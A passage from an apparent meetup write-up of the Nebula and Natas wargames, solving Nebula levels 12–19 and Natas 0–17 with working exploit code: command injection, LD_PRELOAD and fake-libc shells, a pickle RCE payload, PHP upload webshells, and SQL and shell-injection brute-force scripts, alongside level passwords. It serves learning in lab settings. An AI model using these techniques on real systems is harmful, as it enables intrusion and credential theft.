So how to reverse this? If you start with buffer b[0], b[1], ... you also have implicity key = k[0], k[1], ... where k[i+1] = k[i] - b[i]^k[i]. (NOTE - the "C" code in `key -= buffer[i];` uses `buffer[i]` which already has `^=key` applied to it, so that's where the formula for k[i+1] has the k[i] on the right side.) Say we run `process()` producing B[0], B[1], ... and implicity K[0] = k[0], K[1], ... . How do we compute the inverse?

Clearly B[0] = b[0] ^ k[0] = b[0] ^ K[0], so applying (^ K[0]) to both sides gets us B[0] ^ K[0] = b[1].

Next, following process() B[1] = b[1] ^ (k[0] - b[0] ^ k[0]), substituting B[0] on the right we get B[1] = b[1] ^ (K[0] - B[0]) or (applying "^ (K[0] - B[0])" to both sides) B[1] ^ (K[0] - B[0]) = b[1].

So then the inverse computation code is slightly different as shown below. (NOTE - the "C" code in key -= buffer[i] ^ key; uses buffer[i] which already has ^=key applied to it, and we need the *original* buffer[i], so we have to apply a second ^ key to it below. Remember, *buffer[i] ^ key ^ key = buffer[i].*)

```
for(i = 0; i < length; i++) {
  buffer[i] ^= key;
  key -= buffer[i] ^ key;
}
```

### 3.26.13 Nebula Level 12

Run the nebula vm, logging in with level12/level12.

```
level12@nebula:~$ nc 127.0.0.1 50001
Password: `getflag` > /tmp/getflag
Better luck next time
level12@nebula:~$ cat /tmp/getflag
You have successfully executed getflag on a target account
```

### 3.26.14 Nebula Level 13

Run the nebula vm, logging in with level13/level13. The easy way is to run the program via gdb, setting a breakpoint where the uid check is made so you can force it to the desired 1000, thus getting the output token.

```
level13@nebula:~$ objdump -M intel -S ~flag13/flag13 > code.txt
level13@nebula:~$ # Read code.txt, see 0x80484f4 checks uid = 1000 = 0x3e8
level13@nebula:~$ gdb ~flag13/flag13
##################### SNIP #####################
(gdb) b *0x80484f4
Breakpoint 1 at 0x80484f4
(gdb) run
Starting program: /home/flag13/flag13

Breakpoint 1, 0x080484f4 in main ()
(gdb) set $eax=0x3e8
(gdb) c
Continuing.
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
[Inferior 1 (process 4167) exited with code 063]
(gdb) quit
level13@nebula:~$ su - flag13 -c getflag
Password: b705702b-76a8-42b0-8844-3adabbe5ac58
You have successfully executed getflag on a target account
level13@nebula:~$
```

Another interesting solution is from Level 13 in Nebula Solutions - All Levels. Here, you replace the getuid() function by preloading a shared library whose getuid() always returns 1000. You have to remember that since ~flag13/flag13 is setuid you can't just slip in another library, but must instead make a non-setuid copy. In the end, it's even easier than using gdb above.

```
level13@nebula:~$ # Get a non-setuid copy of ~flag13/flag13
level13@nebula:~$ cp ~flag13/flag13 .
```

```
level13@nebula:~$ # Preload an altered getuid()
level13@nebula:~$ cat > getuid.c <<EOF
#include <unistd.h>
uid_t getuid() { return 1000; }
EOF
level13@nebula:~$ gcc -shared -o getuid.so getuid.c
level13@nebula:~$ LD_PRELOAD=./getuid.so ./flag13
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@nebula:~$ su - flag13 -c getflag
Password: b705702b-76a8-42b0-8844-3adabbe5ac58
You have successfully executed getflag on a target account
level13@nebula:~$
```

### 3.26.15 Nebula Level 14

Run the nebula vm, logging in with level14/level14.

```
level14@nebula:~$ # See how many characters in token (= 37)
level14@nebula:~$ wc -c ~flag14/token
37 /home/flag14/token
level14@nebula:~$ # Lazy so try 37 A's to see how encryption works
level14@nebula:~$ python -c \
    "import os; os.system('echo ' + 37*'A' + ' | ~flag14/flag14 -e')"
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcde/
level14@nebula:~$
level14@nebula:~$ # Looks like adds n to byte position n, n=0, ...
level14@nebula:~$ cat > decrypt.py <<EOF
#!/usr/bin/env python
token = '857:g67?5ABBo:BtDA?tIvLDKL{MQPSRQWW.'
pw = ""
for i, c in enumerate(token):
    pw = pw + chr(ord(token[i]) - i)
print(pw)
EOF
level14@nebula:~$ python decrypt.py
8457c118-887c-4e40-a5a6-33a25353165
level14@nebula:~$ su - flag14 -c getflag
Password: 8457c118-887c-4e40-a5a6-33a25353165
You have successfully executed getflag on a target account
level14@nebula:~$
```

### 3.26.16 Nebula Level 15

Run the nebula vm, logging in with level15/level15.

This is difficult as it requires knowledge about shared libraries that many security wanna-be's don't have (like me). But then again, the purpose of doing these challenges is to learn, and learn you will with this one. The following 2 solution efforts are well worth reading: v0id s3curity Exploit Exercise - RPATH Vulnerability and Louis Li Nebula Shell Exploits (Solutions 15-19) (but stop reading after level15, otherwise you might ruin the learning experience with 16 - 19).

This one starts off with looking for "anything out of the ordinary", which for someone not familiar with shared libraries could be just about anything in the output :) The majority of output is about "No such file" in *open("/var/tmp/flag15/. . . ") = -1* . . . . Looking at `ls -laR /var/tmp/level15` we see it's empty and owned by level15 - prime for injecting code through a shared library. After many twists and turns followed by consulting the above links, here is a relatively short (not simple) solution. First look at the .dynsym section for libc routines to inject:

```
level15@nebula:~$ readelf --dyn-syms ~flag15/flag15

Symbol table '.dynsym' contains 5 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.0 (2)
     2: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     3: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
     4: 080484cc     4 OBJECT  GLOBAL DEFAULT   15 _IO_stdin_used
```

After a personal false start of `puts()`, `__libc_start_main@GLIBC_2.0` is the routine to inject: it's called first and we can `execve()` to get a shell. There are 2 stumbling blocks:

1. Specifying the "GLIBC_2.0" part of `__libc_start_main@GLIBC_2.0`

   `gcc` has a *–version-script* option where you can specify "GLIBC_2.0".

2. Linking in the rest of libc (since you're not replacing all of libc).

   That was solved by two `gcc`/`ld` static linking options: first *-static-libgcc* which uses the static libgcc, then the linker option *-Bstatic* to avoid dynamically linking against shared libraries (remember we can't dynamically use the real `libc`).

Here goes an amazingly short solution from the v0id and Louis Li links above:

```
level15@nebula:~$ # GLIBC_2.0 part of __libc_start_main@GLIBC_2.0
level15@nebula:~$ echo 'GLIBC_2.0 { };' > version
level15@nebula:~$ # libc.c source needs __libc_start_main routine
level15@nebula:~$ #   which will run a flag15 shell
level15@nebula:~$ cat > libc.c <<EOF
#include<stdlib.h>
#define SHELL "/bin/sh"

int __libc_start_main(int (*main) (int, char **, char **), int argc, char ** ubp_av,␣
↪void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_
↪end))
{
  char *file = SHELL;
  char *argv[] = {SHELL,0};
  setresuid(geteuid(),geteuid(), geteuid());
  execve(file,argv,0);
}
EOF
level15@nebula:~$ #  Create static shared library that uses static-libgcc
level15@nebula:~$ #    this is key to avoiding errors
level15@nebula:~$ gcc -shared -static-libgcc \
    -Wl,--version-script=version,-Bstatic  libc.c -o libc.so.6
level15@nebula:~$ mv libc.so.6 /var/tmp/flag15/
level15@nebula:~$ ~flag15/flag15
sh-4.2$ # Show running as flag15 and getflag
sh-4.2$ id
uid=984(flag15) gid=1016(level15) groups=984(flag15),1016(level15)
sh-4.2$ getflag
You have successfully executed getflag on a target account
sh-4.2$ exit
exit
level15@nebula:~$
```

### 3.26.17 Nebula Level 16

Run the nebula vm, logging in with level16/level16.

I personally wasted a lot of time trying to use Extended Patterns (?{. . . }). The idea is that in the web code `$pw =~ $password` you could execute some code by passing in *(?{system("/bin/getflag > /tmp/proof.txt")})*. But by default this is not allowed and you have to have something like `use re 'eval';` added to the source to allow this to happen. And I can't do that.

It turns out the actual solution is much simpler and focuses on the source code `... `egrep "^$username" /home/flag16/userdb.txt 2>&1`;`. There are 2 problems to solve. First everything is translated to upper case and text after blanks are stripped off. So the exploit will involve running /tmp/GETFLAG. But we have to work around the /tmp part by letting the shell figure it out: `ls /*/GETFLAG`. Here goes a solution:

```
level16@nebula:~$ echo "/bin/getflag > /tmp/getflag.txt" > /tmp/GETFLAG
level16@nebula:~$ chmod +x /tmp/GETFLAG
level16@nebula:~$ wget -O wget.txt \
    http://127.0.0.1:1616/index.cgi?username='`/*/GETFLAG`'
##################### SNIP #####################

level16@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level16@nebula:~$
```

### 3.26.18 Nebula Level 17

Run the nebula vm, logging in with level17/level17.

pickle() allows arbitrary code injection. After you are done with the relatively simple exploit below, you may wish to go back and read some of these: Exploiting Misuse of Python's "Pickle", Arbitrary code execution with Python pickles, and Sour Pickles whitepaper with Sour Pickles slides.

To get the pickle input text for an exploit by hand takes some effort, but the __reduce__() method does the heavy lifting for us. Basically, you can create an exploit class with only the `__reduce__()` method returning a tuple with between 2 and 5 elements (but we only use 2 here). The first element is a callable object which is our exploit (like `os.system()` to run a shell command). The second element is another tuple of the arguments for the first object (like `/bin/getflag > /tmp/getflag.txt`). So when the target unpickles the exploit, the first element is executed using the second element, giving us `os.system('/bin/getflag > /tmp/getflag.txt')` and we have our exploit.

```
level17@nebula:~$ # Code to pickle a call to /bin/getflag via __reduce__ method
level17@nebula:~$ cat >getflag.py <<EOF
import pickle
import os
class Getflag(object):
    def __reduce__(self):
        return (os.system, ('/bin/getflag > /tmp/getflag.txt',))
print(pickle.dumps(Getflag()))
EOF
level17@nebula:~$ # See what the pickle text looks like
level17@nebula:~$ python getflag.py
cposix
system
p0
(S'/bin/getflag > /tmp/getflag.txt'
p1
tp2
```

```
Rp3
.
level17@nebula:~$ # Run it and verify execution
level17@nebula:~$ python getflag.py | socat - tcp:127.0.0.1:10007
Accepted connection from 127.0.0.1:45989level17@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level17@nebula:~$
```

### 3.26.19 Nebula Level 18

Run the nebula vm, logging in with level18/level18.

There are at least 3 workable exploits with this level's program:

1. You can choose the log file to be the password file, thus setting it to a known value which you can use to login. We show that solution here.
2. The `login()` function still sets the user as logged in when `fp = fopen(PWFILE, "r");` return fails - so use up all available file pointers to force a login without a password. We show 3nvisi0n's solution below.
3. There is a format string vulnerability when the *site exec* command calls the `notsupported()` function. See Exploit Exercise - Format String FORTIFY_SOURCE Bypass for the complex, instructional solution. Alternatively, look at Level 18 in Nebula Solutions - All Levels for another approach.
4. The *setuser* command calls `setuser()` which uses `sprintf()` which can buffer overflow *char msg[128];*. But checksec.sh shows the program has NX enabled and a stack canary, making that probably a dead end.

Here we exploit problem (1). Setting the log file option to be the password file via `~flag18/flag18 -d ~flag18/password` sets the password to the log message "Starting up. Verbose level = 0\n" (note the trailing "\n"). So we know the password. But when entering the password via the command "login . . .", the trailing "\n" is stripped causing the password check to fail. To work around this set the byte immediately after "login" to "\0" and the trailing "\n" will be preserved.

```
level18@nebula:~$ # Set password to "Starting up. Verbose level = 0\n"
level18@nebula:~$ cat /dev/null | ~flag18/flag18 -d /home/flag18/password
level18@nebula:~$ # Put NULL after "login" so password has trailing "\n"
level18@nebula:~$ echo -ne \
    "login\0Starting up. Verbose level = 0\nshell\n" \
    > exploit.txt
level18@nebula:~$ cat exploit.txt - | ~flag18/flag18
getflag
You have successfully executed getflag on a target account
exit

level18@nebula:~$
```

For the curious, we reproduce 3nvisi0n's Exploit-Exercises Nebula Solutions attack against problem (2) above (using python). If 1025 logins doesn't do the trick for you, bump up 1025 until it does.

```
level18@nebula:~$ python -c 'print "login AAAAAAA\n"*1025' > /home/level18/pl
level18@nebula:~$ printf "closelog\nshell\n" >> /home/level18/pl
level18@nebula:~$ cat ~/pl | ~flag18/flag18 --init-file -d /dev/tty
/home/flag18/flag18: invalid option -- '-'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 'n'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 't'
```

```
/home/flag18/flag18: invalid option -- '-'
/home/flag18/flag18: invalid option -- 'f'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 'l'
/home/flag18/flag18: invalid option -- 'e'
Starting up. Verbose level = 0
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
getflag
You have successfully executed getflag on a target account
exit
level18@nebula:~$
```

### 3.26.20 Nebula Level 19

Run the nebula vm, logging in with level19/level19.

This one requires knowing how to get a process with a root parent process: fork a process, make the child an orphan by having the parent terminate immediately, child delays a bit giving the init process time to become the new parent. Then running ~flag19/flag19 in the child gets a root shell.

```
level19@nebula:~$ cat > orphan.c <<EOF
#include <unistd.h>
int main() {
  int pid = fork();
  if (pid == 0) { // the child
    sleep(5);
    execl("/home/flag19/flag19", "/bin/sh", "-c", \
          "/bin/getflag > /tmp/getflag.txt", NULL);
  }
}
EOF
level19@nebula:~$ gcc -o orphan orphan.c
level19@nebula:~$ ./orphan
level19@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level19@nebula:~$
```

## 3.27 Natas

This is to document the meetup's efforts responding to the challenge OverTheWire Natas. Natas teaches the basics of serverside web security. It starts with username, password, url natas0, natas0, http://natas0.natas.labs.overthewire.org and the next level's password stored in /etc/natas_webpass/netas1. The numbers bump by one for each level until the final level of 27. We'll use OVERTHEWIRE – NATAS – LEVEL 0-20 – WRITEUP — UPDATED as a guide to the answers for levels 0 - 20.

### 3.27.1 Natas Level 0 -> 1

Level 0 Password = "natas0"

Simply view the page source.

### 3.27.2 Natas Level 1 -> 2

Level 1 Password = “gtVrDuiDfck831PqWsLEZy5gyDz1clto”

Simply view the page source.

### 3.27.3 Natas Level 2 -> 3

Level 2 Password = “ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi”

The page source reveals a reference to /files/pixel.png, so opening up http://natas2.natas.labs.overthewire.org/files reveals a users.txt file containing the password.

### 3.27.4 Natas Level 3 -> 4

Level 3 Password = “sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14”

The hint is about Google not finding it, so open http://natas3.natas.labs.overthewire.org/robots.txt to find *Disallow: /s3cr3t/* and in the directory /s3cr3t/ you’ll find another users.txt file containing the password.

### 3.27.5 Natas Level 4 -> 5

Level 4 Password = “Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ”

```
me@myhost:~/Natas$ wget http://natas4.natas.labs.overthewire.org/  \
    --header='Referer: http://natas5.natas.labs.overthewire.org/'  \
    --user natas4  --password 'Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ'
##################### SNIP #####################
2014-07-17 09:30:43 (84.2 MB/s) - ‘index.html’ saved [962/962]

me@myhost:~/Natas$ grep natas5 index.html
Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
```

### 3.27.6 Natas Level 5 -> 6

Level 5 Password = “iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq”

Viewing your cookies in your browser you notice a cookie “loggedin” with value “0”. Use your browser to change the value. For example in Google Chrome, in the developers console enter this javascript: `document.cookie="loggedin=1"` followed by refreshing the screen. Alternatively you can use `wget`.

```
me@myhost:~/Natas$ wget http://natas5.natas.labs.overthewire.org/  \
    --user natas5  --password 'iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq' \
    --no-cookies --header 'Cookie: loggedin=1;'
##################### SNIP #####################
2014-07-17 09:59:31 (76.6 MB/s) - ‘index.html’ saved [890/890]

me@myhost:~/Natas$ grep natas6 index.html
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1</div>
```

### 3.27.7 Natas Level 6 -> 7

Level 6 Password = “aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1”

Follow the “View sourcecode” link. Open in “includes/secret.inc” reference found on that page to reveal `$secret = "FOEIUWGHFEEUHOFUOIU";`. Enter that on the original Natas Level 6 page to get the password.

### 3.27.8 Natas Level 7 -> 8

Level 7 Password = “7z3hEENjQtflzgnT29q7wAvMNfZdh0i9”

Viewing the page source reveals the hint “password for webuser natas8 is in /etc/natas_webpass/natas8”. Looking at the url for the about page reveals the http get “index.php?page=about”. Trying a get of index.php?page=/etc/natas_webpass/natas8 reveals the password.

### 3.27.9 Natas Level 8 -> 9

Level 8 Password = “DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe”

The web page has a “view sourcecode” link which shows:

“3d3d516343746d4d6d6c315669563362” ==
bin2hex(strrev(base64_encode($secret)))

Using python we compute the inverse to get the secret:

```
me@myhost:~/Natas$ python -c 'from binascii import a2b_base64, unhexlify;
    print(a2b_base64(unhexlify("3d3d516343746d4d6d6c315669563362")[::-1]))'
oubWYf2kBq
```

Then entering “oubWYf2kBq” input secret gets us the natas9 password “W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl”.

### 3.27.10 Natas Level 9 -> 10

Level 9 Password = “W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl”

The web page has a “view sourcecode” link which shows the form input value is used in a shell command: `grep -i $key dictionary.txt`. So by setting the form value to `1 /etc/natas_webpass/natas10` will show the password as “nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu”.

### 3.27.11 Natas Level 10 -> 11

Level 10 Password = “nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu”

The web page has a “view sourcecode” link which shows the form input value is used in a shell command: `grep -i $key dictionary.txt`. So by setting the form value to `1 /etc/natas_webpass/natas10` will show the password as “U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK”.

### 3.27.12 Natas Level 11 -> 12

Level 11 Password = “U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK”

The web page has a “view sourcecode” link which shows a php script function `xor_encrypt` with an unspecified encryption key “protecting” the cookie data which you have in your possession locally. After a little code reading, this exploit will take 2 steps: determine the key, then encrypt the data *array( “showpassword”=>”yes”, “bgcolor”=>”#ffffff”)* to get a key which will show the next password.

So how to get the key? First let’s get the current cookie. It is just an “encrypted” form of *array(“showpassword”=>”no”, “bgcolor”=>”#ffffff”)*. We can get that easily from the browser (in Chrome via the developer tools to see it is “ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw”) or we can run `ngrep` when we refresh the browser window:

```
me@myhost:~/Natas$ sudo ngrep -lpd eth0 "^GET |^POST" \
    host natas10.natas.labs.overthewire.org
###################### SNIP ######################
###########
T 192.168.1.23:58290 -> 178.79.134.250:80 [AP]
  GET /?bgcolor=%23ffffff HTTP/1.1..Host: natas11.natas.labs.overthewire.org.
###################### SNIP ######################
Cookie: data=ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D....
######
```

The reason using `xor` is so bad is that we can take this “encrypted” cookie and use it as the encryption key against `json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"))` to get the original encryption key. We use the following php script

```
<?php

function xor_encrypt($in) {
    // NOTE - replaced encryption key with cookie
    $b64_cookie = 'ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw';
    $key = base64_decode($b64_cookie);
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$no_show = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
fwrite(STDOUT, xor_encrypt((json_encode($no_show))));

?>
```

And when we run it we get the “hidden” xor key “qw8J”:

```
me@myhost:~/Natas$ php crack_xor.php
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
```

So now that we have the key we can create an “encrypted” key for *array( “showpassword”=>”yes”, “bgcolor”=>”#ffffff”)* via this php script:

```
<?php

function xor_encrypt($in) {
    // NOTE - replaced encryption key with cookie
    $key = 'qw8J';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$yes_show = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
fwrite(STDOUT, base64_encode(xor_encrypt((json_encode($no_show)))));

?>
```

```
me@myhost:~/Natas$ php encrypt.php
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

So all that's left to do is to replace the "data" cookie with this value and re-fetch the page. You can either use your browser or use wget as follows:

```
me@myhost:~/Natas$ wget -q -O - http://natas11.natas.labs.overthewire.org//?bgcolor=
↪%23ffffff  \
>   --no-cookies \
>   --header='Cookie: data=ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK' \
>   --user='natas11' \
>   --password='U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK' | \
> grep natas12
The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3<br>
```

### Natas Level 12 -> 13

Level 12 Password = "EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3"

The web page has a "view sourcecode" link which shows a php script allowing a file upload. Careful analysis of the script shows that by overriding the hidden *filename* field with any filename with extension *.php* you can upload any php script to the */upload* directory, like *natas13.php* printing out the password file:

```
<?

$myFile = "/etc/natas_webpass/natas13";
$fh = fopen($myFile, 'r');
$theData = fread($fh, 32);
fclose($fh);
echo $theData;

?>
```

Here's the bash script *natas13.sh* using curl to display natas13's password. It assumes the above php code is the local file *natas13.php* seen above:

```
#!/usr/bin/env bash

upload=$( \
  curl --silent \
       --form action=index.php \
       --form MAX_FILE_SIZE=1000 \
       --form filename=natas13.php \
       --form submit="Upload File" \
       --form uploadedfile=@natas13.php \
       --user natas12:EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3 \
       http://natas12.natas.labs.overthewire.org/ \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\"*}
curl --silent \
     --user natas12:EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3 \
     http://natas12.natas.labs.overthewire.org/upload/$file
```

And running the code gives us the password:

```
me@myhost:~/Natas$ ./natas13.sh
jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY
```

### 3.27.13 Natas Level 13 -> 14

Level 13 Password = "jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY"

Basically a repeat of Level 12 except that the server-side script uses an `exif_imagetype` check to make sure the uploaded file is an image file. We circumvent that test by prepending the first 12 bytes of a jpeg downloaded from the web to an exploit php script, then proceed as in Level 12, except the url and username/password change to reflect Level 13. Here is the run:

```
me@myhost:~/Natas$ # We start with modified versions of Level 12
me@myhost:~/Natas$ #   exploit.php outputs /etc/natas_webpass/natas14
me@myhost:~/Natas$ #   natas14.sh uploads exploit.php, gets the results
me@myhost:~/Natas$ ls
exploit.php  natas14.sh
me@myhost:~/Natas$ cat exploit.php

<?

$myFile = "/etc/natas_webpass/natas14";
$fh = fopen($myFile, 'r');
$theData = fread($fh, 32);
fclose($fh);
echo $theData;

?>
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$ cat natas14.sh
#!/usr/bin/env bash

upload=$( \
  curl --silent \
       --form action=index.php \
       --form MAX_FILE_SIZE=1000 \
       --form filename=natas14.php \
       --form submit="Upload File" \
       --form uploadedfile=@natas14.php \
       --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
       http://natas13.natas.labs.overthewire.org/ \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\"*}
curl --silent \
     --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
     http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$ # Get first 12 bytes of random jpeg from web
me@myhost:~/Natas$ curl --silent --output -  http://www.exiv2.org/include/img_1771.
↪jpg | head -c 12 > natas14.php
me@myhost:~/Natas$ # Add in the exploit.php = jpeg and php file
me@myhost:~/Natas$ cat exploit.php >> natas14.php
me@myhost:~/Natas$ # Run the exploit like in Level 12
me@myhost:~/Natas$ ./natas14.sh
Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

### 3.27.14 Natas Level 14 -> 15

Level 14 Password = “Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1”

> The web page has a “view sourcecode” link which shows a php script allowing a sql injection attack. Setting both the username and password fields to *‘natas14” or 1 or “a’* yields the natas15 password of “AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J”.

### 3.27.15 Natas Level 15 -> 16

Level 15 Password = “AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J”

> The web page has a “view sourcecode” link which shows another sql injection opportunity. Unfortunately the page doesn’t display the results of the query, just whether or not more than 1 row was returned from the query. That can be exploited (with a certain amount of persistence) to get the password. For instance, you can start out entering *natas16” and LENGTH(password) = 32 and username=”natas16* to see that the password has length 32 (like the other passwords). Since the other passwords were base64, you can create a script using mysql’s `SUBSTRING` to brute force each password character in the base64 range. Here is a brute force bash script. (Note - we added BINARY to the query to get the comparisons to be case-sensitive. And `grep` is run using the default regular expressions so that + does not have special meaning.)

```
#!/usr/bin/env bash

function try_guess()
{
  local __resultvar=$1
  local query="natas16\" and BINARY SUBSTRING(password,$2,1) = \"$3"
  local hit=no
  local curlout=$( \
  curl --silent \
       --form action=index.php \
       --form username="$query" \
       --form submit="Check existence" \
       --user natas15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J \
       http://natas15.natas.labs.overthewire.org/?debug=true 2>&1)
  if [[ "$curlout" =~ "This user exists" ]]; then
    hit=yes
  elif [[ ! "$curlout" =~ "This user doesn't exist" ]]; then
    echo "ERROR - no input received for guess $2"
    exit 1
  fi
  [[ "$curlout" =~ "This user exists" ]] && hit="yes"
  eval $__resultvar="'$hit'"
}

b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"
ntries=${#b64}
guess=
known=

for (( i=1; i < 33; i++ )); do
  echo "testing $i"
  for (( j=0; j < ntries; j++ )); do
    guess="${b64:j:1}"
    try_guess result $i "$guess"
    if [[ "$result" == "yes" ]]; then
      known="$known$guess"
      break
    fi
  done
  if [[ ${#known} -ne $i ]]; then
    echo "ERROR - password character $i failed"
    exit 1
  fi
done
echo "SUCCESS - password is $known"
```

### 3.27.16 Natas Level 16 -> 17

Level 16 Password = “WaIHEacj63wnNIBROHeqi3p9t0m5nhmh”

The web page has a “view sourcecode” link which shows shell injection into the command `passthru("grep -i \"$key\" dictionary.txt")`. By suitably selecting the input for `$key` we can brute force the password character-by-character.

One approach (with much more complex coding but faster runtime) involved using `$(cut -bN /etc/natas_webpass/natas17)` as the input string, extracting out the N’th password character and for search against the dictionary. It has the advantage of needing less Natas web site hits: for each password that’s a letter, 1 http PUT will narrow it down to the letter (upper or lower case because of the case-insensitive `grep -i`) and another http PUT can determine the upper vs lower case. So character-by-character the character is cut out, if it has matches it’s a letter and search the output to determine what letter (but you don’t know if upper or lower case). The case can be determined by translating the lower/upper case character to ‘a’ and ‘b’, respectively and doing the search again. (For 'm' vs. 'M', translate them to 'a', 'b' respectively via `$(expr substr ab $(expr index mM $(cut -b1 /etc/natas_webpass/natas17)) 1)`. Similarly you can translate 0-9, +, and / to a-m, respectively via `$(expr substr abcdefhijklm $(expr index 0123456789+/ \\$(cut -b1 /etc/natas_webpass/natas17)) 1)`.) But the approach has one big flaw: it isn't easy to automate. If you needed to do this with a minimum of website hits and don't mind some manual steps it's great.

But we want an approach that is easy to automate. That is, it generates no dictionary match output when we guess a password character correctly (avoiding the problem of determining lower vs. upper case hits, not to mention 0-9, +, and /). And generates a dictionary match output when we're wrong. Take the first string in *dictionary.txt* "African" and note that adding a character in front of it will get 0 search results but the bare term itself will generate 2. If we know the password starts with ABCD and want to guess E, input string `$(grep '^ABCDE.*' /etc/natas_webpass/natas17)African` will result in either empty search results if we're right, or search hits if we're not. So we can do another brute force over the 32 password characters guessing from the base64 character set. Here is a bash script to do just that. (Note - `grep` is run using the default regular expressions so that + does not have special meaning.)

```
#!/usr/bin/env bash

function try_guess()
{
  local __resultvar=$1
  local word="African"
  local hit
  local curlout=$(curl --silent \
       --form needle="\$(grep ^$2.* /etc/natas_webpass/natas17)$word" \
       --form submit="Search" \
       --user natas16:WaIHEacj63wnNIBROHeqi3p9t0m5nhmh \
       http://natas16.natas.labs.overthewire.org/ 2>&1)
  hit=yes
  if [[ "$curlout" =~ "$word" ]]; then
    hit=no
  elif [[ ! "$curlout" =~ "Output:" ]]; then
    echo "ERROR - no input received for guess $2"
    exit 1
  fi
  eval $__resultvar="'$hit'"
}

# Use grep with default regular expressions so + is not special
b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"
ntries=${#b64}
guess=
known=
nknown=0

for (( i=nknown+1; i < 33; i++ )); do
  echo "testing $i"
  for (( j=0; j < ntries; j++ )); do
    guess="${known}${b64:j:1}"
    sleep 2
    echo guess=$guess
    result=no
    try_guess result "$guess"
    echo result = $result
    if [[ "$result" == "yes" ]]; then
      known="$guess"
      echo hit so known=$known
      break
    fi
  done
  if [[ ${#known} -ne $i ]]; then
    echo "ERROR - password character $i failed"
    exit 1
  fi
done
echo "SUCCESS - password is $known"
```

### 3.27.17 Natas Level 17 -> 18

Level 17 Password = "8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw"

The web page has a "view sourcecode" link which shows the normal page execution produces no query result output. We could use the approach of Level 15 -> 16 to guess the password character-by-character, but there's no physical output to determine if our password guesses are correct. However, there is a well-known trick called a time-based sql injection. Basically, you construct a query that if it succeeds it takes a long time to return, but failure returns quickly. So we can use the answer to Level 15 -> 16 modified to have a long delay if our password character guess is correct, but fail right away if the guess is wrong. All we need to do is check for the query taking a long time vs. checking for "This user exists".

```
#!/usr/bin/env bash

function try_guess()
{
  local __resultvar=$1
